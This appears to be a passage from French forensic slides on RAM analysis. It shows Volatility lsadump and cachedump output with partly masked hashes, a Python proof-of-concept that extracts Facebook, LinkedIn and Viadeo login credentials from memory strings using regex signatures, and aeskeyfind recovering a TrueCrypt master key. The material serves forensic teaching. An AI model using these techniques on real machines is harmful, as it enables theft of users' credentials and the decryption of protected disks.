amarlard:1038:8a21969a3f68cXXXX0419e5936a8b420:948fc9bd8dce1609XXX14a4a02f082a:::
```

LSADUMP

```
$ python volatility lsadump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset security>

$ python volatility lsadump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s 0xe1ff9758

_SC_WMPNetworkSvc

SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C0}

0000 40 00 7A 00 28 00 65 00 57 00 63 00 73 00
0010 65 00 41 00 38 00 6E 00 2F 00 64 00 00 00

L$150910.159.31.135

0000 74 00 65 00 73 00 74 00 64 00 65 00 76 00 00 00 t.e.s.t.d.e.v...
0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

CASHDUMP

```
$ python volatility cachedump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset security>

D:\data\ARCHIVE\FORENSIC\RAM\analyse RAM\Volatility-1.3_Beta\Volatility-1.3_Beta
>python volatility cachedump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s
0xe1ff9758
amarlard:6f5b3c0d7d4eXXX262c25fda9727a3c:devoteam:fr.devoteam.com
```



IDENTIFICATION D'INFORMATIONS CONTENUES DANS LA RAM


11/28/2010

STOCKAGE DES IDENTIFIANTS ET MOTS DE PASSE EN CLAIR (APRÈS UTILISATION)



STOCKAGE DES IDENTIFIANTS ET MOTS DE PASSE EN CLAIR (SUITE)

Pour les mots de passe utilisés à travers un navigateur Internet, l'effacement de l'historique de navigation ne permet pas de supprimer les authentifiant stockés en RAM ... au contraire



The image shows two browser dialog boxes on the left. The top one is titled 'Supprimer l'historique de navigation' and has several checked options: 'Conserver les données des sites Web favoris', 'Fichiers Internet temporaires', 'Cookies', 'Historique', 'Données de formulaires', 'Mots de passe', and 'Données de filtrage'. The bottom dialog is titled 'Supprimer tout l'historique' and shows 'Intervalle à effacer' set to 'tout'. It contains a warning icon and the text 'Tout l'historique sera effacé. Cette action est irréversible.' Below this, a 'Détails' section lists several items with checked boxes: 'Navigation et historique de téléchargements', 'Formulaires et historique des recherches', 'Cookies', 'Cache', 'Connexions actives', and 'Préférences de site'. At the bottom are 'Effacer maintenant' and 'Annuler' buttons.

On the right, a memory dump shows a list of URLs. The top part, labeled 'avant', shows URLs like '=>https://www.linkedin.com: ee.Fr'. The bottom part, labeled 'après', shows the same URLs but with the password field obscured by a dark box, indicating that the password has been cleared from memory.

DONNÉES SECRÈTES PROTÉGÉES POUR CERTAINES APPLICATIONS

Heureusement, certains éditeurs ont pensé à masquer les données sensibles ...



Et aussi, sites bancaires français ...

MÉTHODE SIMPLE D'IDENTIFICATION DES DONNÉES SENSIBLES STOCKÉES

❑ Depuis les chaînes de caractères extraites de la RAM (strings)

- ❖ En utilisant des expressions régulières

```
"signature": "email=(.+)&pass=(.+)&charset\ _test." MAIL.GOOGLE.COM
```

```
"signature": "tmpl=.*&tmplcache=.*&Email=(.+)&Passwd=(.+)&rmShown=" FACEBOOK.COM
```

- ❖ En utilisant des chaînes positionnées avant ou après le secret

```
"signature": "utmccn=(direct) | utmcmd=(none) " MAIL.FREE.FR  
"signature2": "Cookie",  
"signature3": "utma"
```

```
"signature": "Winsock 2.0" OPENVPN
```

MÉTHODE SIMPLE D'IDENTIFICATION DES DONNÉES STOCKÉES SENSIBLES

- ❑ Création d'une base de données de signatures
- ❑ Automatisation de la recherche (PoC)

```
#!/usr/bin/python
# -*- coding: iso-8859-15 -*-
import sys,os, re

TabCibles=[{
    "name":"https://www.facebook.com",
    "cat":"WEB",
    "desc":"Identification des authentifiant de connexion sur www.facebook.com",
    "signature":"email=(.+)&pass=(.+)&charset\ test.*",
    "hasbeenfound":"0"
},
{"name":"https://www.linkedin.com",
 "cat":"WEB",
 "desc":"Identification des authentifiant de connexion sur www.linkedin.com",
 "signature":"csrfToken=.*&source_app=.*&session_key=(.+)&session_password=(.+)",
 "hasbeenfound":"0"
},
{"name":"http://www.viadeo.com",
 "cat":"WEB",
 "desc":"Identification des authentifiant de connexion sur www.viadeo.com",
 "signature":"&email=(.+)&password=(.+)&monthAutoConnect=on&connexion=Me\+connecter",
 "hasbeenfound":"0"
},

```

```
Usage: ./find-secrets-str.py <fichier RAM au format STRING>

Cibles:
1: https://www.facebook.com
2: https://www.linkedin.com
3: http://www.viadeo.com
4: https://mail.google.com
5: https://WEBMAIL-EXCHANGE
6: MSN
7: Compte d'un domaine Windows

Description :
https://www.facebook.com:
-----
Identification des authentifiant de connexion sur www.facebook.com
https://www.linkedin.com:
-----
Identification des authentifiant de connexion sur www.linkedin.com
http://www.viadeo.com:
```

```
./find-secrets-str.py /media/DATA-HP/tmp/dump-ram2.str
Choix : 999
=>https://www.linkedin.com:ee.Fr Login
=>https://www.linkedin.com:ee.fr Mot de passe
=>https://www.facebook.com:ee.fr
=>https://www.facebook.com:f
```

CLEF DE CHIFFREMENT UTILISÉE POUR LE CHIFFREMENT DE DISQUE

Des chercheurs américains de l'Université de Princeton ont développé un outil permettant d'extraire les clefs AES et RSA utilisées pour le chiffrement de volumes ou disques à partir d'une image de la mémoire RAM.
<http://citp.princeton.edu/memory/code>

LE CAS DES VOLUMES CHIFFRÉS PAR TRUECRYPT ...

- Ces clefs de (dé)chiffrement sont utilisées pour déchiffrer les données
- Le mot de passe de l'utilisateur est employé pour protéger ces clefs (situées dans l'entête *Truecrypt*)

```
$. ./aeskeyfind -v ../hyber-cmd-notepad/hiber-dump-cmd.dmp
FOUND POSSIBLE 256-BIT KEY AT BYTE 17d#008

KEY:
3caba909323b75a7c49b3120e6621ec27f5897ccca378a7c191d6aaeb37942ef

EXTENDED KEY:
3caba909323b75a7c49b3120e6621ec27f5897ccca378a7c191d6aaeb37942ef8b877664b9bc03c37d273
2e39b452c216b36e631a1016c4db81c06e30b65440cc49c8847d208b8c0007b96f9b42954e7f1acc1ede1
ba0536607a6b06d62e2bc6a04ed73172466ff1723df908c614ade1bf51a03c5eeba50a3e91ce0ce8bfe5c5f
bfa7f8489bc1075fb81e97d3d954497dc03a38b82e80681bc79c88d54c62d46615effb2e8e2eic7136306ba2
ef6422471f79abff31f9c3e4f6654b31ba079fb2d0343c9c5e1ac0ed682aab4f874e89c308560c3c39afcf8cf
ca84e975cd1b6f6d9b22f33381e21e5bab4951dce5c0
```


Exemple : Extraction de la « Master Key volume TrueCrypt (AES 256)

MAIS COMMENT OUVRIR UN VOLUME TRUECRYPT ALORS ??


DEMO

Dechiffrement d'un volume Truecrypt


RAPPEL : CONSTITUTION D'UN VOLUME TRUECRYPT




RAPPEL : DÉCHIFFREMENT D'UN VOLUME TRUECRYPT



ATTAQUE : CONCEPTION D'UN VOLUME TRUENCRYPT MIXTE




ATTAQUE : DÉCHIFFREMENT DU VOLUME CIBLE MIXTE




